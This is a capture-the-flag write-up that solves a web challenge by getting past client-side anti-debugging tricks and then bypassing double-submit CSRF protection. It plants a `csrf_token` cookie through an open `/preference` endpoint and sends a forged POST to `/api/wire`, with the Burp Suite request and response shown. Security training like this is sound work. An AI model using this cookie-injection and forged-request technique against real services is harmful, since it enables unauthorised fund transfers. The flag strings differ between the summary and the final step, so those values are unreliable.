

Challenge:	Gringotts Breach
Category:	Web Exploitation
Difficulty:	Difficult
Tools Used:	Web Browser, Burp Suite

Summary:

This is a Cross-Site Request Forgery (CSRF) challenge. Here we are provided a Matrix-style frontend website that simulates network requests entirely on the client side. Event Blocking and Window Resize Detection block attempts to open Developer Tools and terminate the session with a red security breach warning. If a player successfully triggers the exfiltration, the terminal rewards them with a corrupted, XOR-encrypted string `qyeUQgdjgXCl`yTgg{prSN}`. This forces the realization that the true challenge lives on the backend.

The core vulnerability is a Double-Submit CSRF flaw paired with Cookie Tossing on the `/preference` endpoint. The player injects a fake token to set cookie as `csrf_token=hacked123` and then forge a POST request to `/api/wire` endpoint with the same cookie. The `body_token==cookie_token` check passes and the Double-Submit protection is bypassed. Then the player navigates to the `/v1/internal/metrics/export` endpoint and because their balance is now 50,000, the server grants access and returns the true flag: `Cruxhunt{CSRF_iS_ThE_D#a!}`.

Question Statement:

Strict Heuristics Are Deployed On Workspace.

The secure terminal at Gringotts Wizarding Bank has been flagged as compromised.

Access is heavily restricted.

Observation is discouraged.

Interference is punished.

The interface reacts aggressively to scrutiny - as if it is designed to mislead rather than protect.

Not everything presented is real.

Not every action reaches the system it claims to control.

Your objective is simple:

Move 50,000 Galleons from the admin vault to your own.


But understand this -

The terminal is watching.

And it is lying.


Steps to Solve:

1. Open the challenge website.



Hint 1: The bank's defenses will terminate your session if you try to open Developer Tools. You need a "blind incantation." Look very closely at the capital letters used in the first sentence of the problem statement: **"Strict Heuristics Are Deployed On Workspace"** The first letters spell SHADOW. Type that word into the void.

2. Click the background and blindly type "SHADOW" on your keyboard. This disables the debugger trap.



3. Now enter "level5" and click on "SEND PAYLOAD". Now, you have access to level 5 for only 15 seconds.



Hint 2: The final frontend guard blocks the transfer unless it sees a specific custom HTTP header. The input requires a "Name: Value" format. What header relates to a "Vault Referer" and points to the highest security vault (vault-713)?

4. Enter the following:

Inject header : **X-Vault-Referer:gringotts.local/vault-713**

Target : **nexus**

Then click "EXECUTE EXFIL". The terminal prints a "Success" message, but gives corrupted gibberish: **qyeUQgdjgXCI`yTgg{prSN}**


```
sys.stdout - /var/log/gringotts.log

[01:17:37] [*] Booting Gringotts Secure OS v4.11.2...
[01:17:38] [*] Establishing secure tunnel...
[01:17:38] [*] System Ready. Waiting for presence validation.
[01:17:40] [!] [SYSTEM OVERRIDE] Debugger neutralized. Hidden routing panel revealed.
[01:17:46] [+] Elevation successful. Level 5 Access granted for 15s.
[01:17:50] [+] EXFILTRATION SUCCESS! Payload captured:

>> qyeUQgdjgX CI`yTgg{prSN} <<
```


Hint 3: Did you beat the UI and receive an unreadable string of garbage? Congratulations, you fell for the goblin honeypot. The UI exfil button doesn't actually talk to the backend server.

5. Open Developer Tools through the **Menu > More Tools > Developer Tools** (shortcuts like Alt+Shift+I won't work). Check the **Network** tab. The empty tab shows that the UI button never sent a POST request to the server. The cinematic terminal is a purely client-side simulation.




(Although the site shows “**SECURITY BREACH DETECTED . SESSION TERMINATED .**” if there had been a POST request sent earlier, it would have been recorded in the Network tab.)

6. Open Burp Suite. In the Proxy tab click on Open Browser.




Hint 4: To get the real flag, you must look at the real API. The `/preference` endpoint allows you to set arbitrary cookies. Can you use this to inject a fake token and bypass the CSRF protection on the backend `/api/wire` endpoint entirely? Check your internal metrics once you are rich.


7. Open the challenge website in this browser (chromium). Try giving random values to the `/preference` endpoint. Now, open the **HTTP history** tab in Burp Suite, then click on the request and you will see in the response tab that the endpoint blindly accepts and sets cookies.




8. Now, at the end of the URL type `/preference?key=csrf_token&value=hacked123`. The same site opens again.



9. In Burp Suite's Proxy tab go to HTTP history once again and this time select the `/preference?key=csrf_token&value=hacked123` request. Right click on it and select **"Send to Repeater"**.



10. Open the Repeater tab. Click "Send". The response tab will show **"You should be redirected automatically to the target URL"**.



11. Click on the “+” and open a new Repeater tab. Then type a new POST request:

POST /api/wire HTTP/1.1

Host: nimbus2000.onrender.com


Content-Type: application/x-www-form-urlencoded

Cookie: csrf_token=hacked123

X-Vault-Referer: <https://gringotts.local/vault-713>

csrf_token=hacked123&target=player&amount=50000

Click “Send”. Then click “OK” in the pop-up box.



12. Now, change **HTTP/1.1** to **HTTP/2** and then send the request again. The response tab will show **“Funds wired successfully. Check internal metrics.”**

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to `https://nimbus2000.onrender.com` and the protocol is `HTTP/2`. The 'Request' tab is active, showing a POST request to `/api/wire` with the following body:

```
POST /api/wire HTTP/2
Host: nimbus2000.onrender.com
Content-Type: application/x-www-form-urlencoded
Cookie: csrf_token=hacked123
X-Vault-Referer: https://gringotts.local/vault-713
Content-Length: 49
csrf_token=hacked123&target=player&amount=50000
```

The 'Response' tab is also active, showing a 200 OK response with the following headers:

```
HTTP/2 200 OK
Date: Sat, 02 May 2026 05:17:52 GMT
Content-Type: text/html; charset=utf-8
Cf-Cache-Status: DYNAMIC
Content-Security-Policy: default-src 'self' 'unsafe-inline'; script-src 'self' 'unsafe-inline';
Etag: 3df093ae-e2de-4859
Server: cloudflare
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Render-Origin-Server: gunicorn
Cf-Ray: 9f548fdeaa765981-DEL
Alt-Svc: h3=":443"; ma=86400
```

The response body contains the message: `Funds wired successfully. Check internal metrics.`

13. Now, open chromium once again. At the end of the URL type: `/v1/internal/metrics/export`. The flag is successfully revealed!
Flag: **Cruxhunt{C\$RF_iS_ThE_D#aI}**

The screenshot shows a web browser window with the address bar set to `https://nimbus2000.onrender.com/v1/internal/metrics/export`. The page content displays the message: `Access Granted. Cruxhunt{C$RF_iS_ThE_D#aI}`.